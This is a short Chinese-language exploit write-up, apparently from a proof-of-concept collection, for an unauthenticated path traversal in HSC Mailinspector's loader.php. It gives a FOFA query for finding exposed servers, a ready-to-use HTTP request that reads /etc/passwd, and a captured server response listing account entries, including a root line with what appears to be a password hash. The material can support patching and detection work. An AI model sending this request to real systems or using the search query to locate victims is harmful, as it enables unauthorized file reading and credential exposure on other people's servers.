H35-1HSC-Mailinspector-任意文件读取


漏洞描述：

由于HSC Mailinspector /public/loader.php文件中存在的路径遍历漏洞，path参数无法正确筛选传递的文件和目录是否为webroot的一部分，从而使未经身份验证的攻击者能够读取服务器上的任意文件，造成信息泄露，使系统处于极不安全的状态。

影响版本：

HSC Mailinspector 5.2.17-3 through 5.2.18

网站图片：



fofa语法：


body="mailinspector/public"

漏洞复现：

payload：

```
GET /mailinspector/public/loader.php?path=../../../../../../../etc/passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
GET /mailinspector/public/loader.php?path=../../../../../../etc/passwd HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Responses
1637bytes / 372ms
美化
渲染
请输入定位响应
HTTP/1.1 200 OK
Date: Mon, 03 Jun 2024 03:48:40 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Expires: 0
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: Mon, 03 Jun 2024 03:48:40 GMT
X-XSS-Protection: 1; mode=block
Set-Cookie: PHPSESSID=5b7hoimvh06hm2vd85mf6rbe43; path=/;HttpOnly;Secure
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1637
root:1UKLtvLuY$kka6S665oCFmU7ivSDZzU.:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
news:*:9:13:news:/etc/news:
uucp:*:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin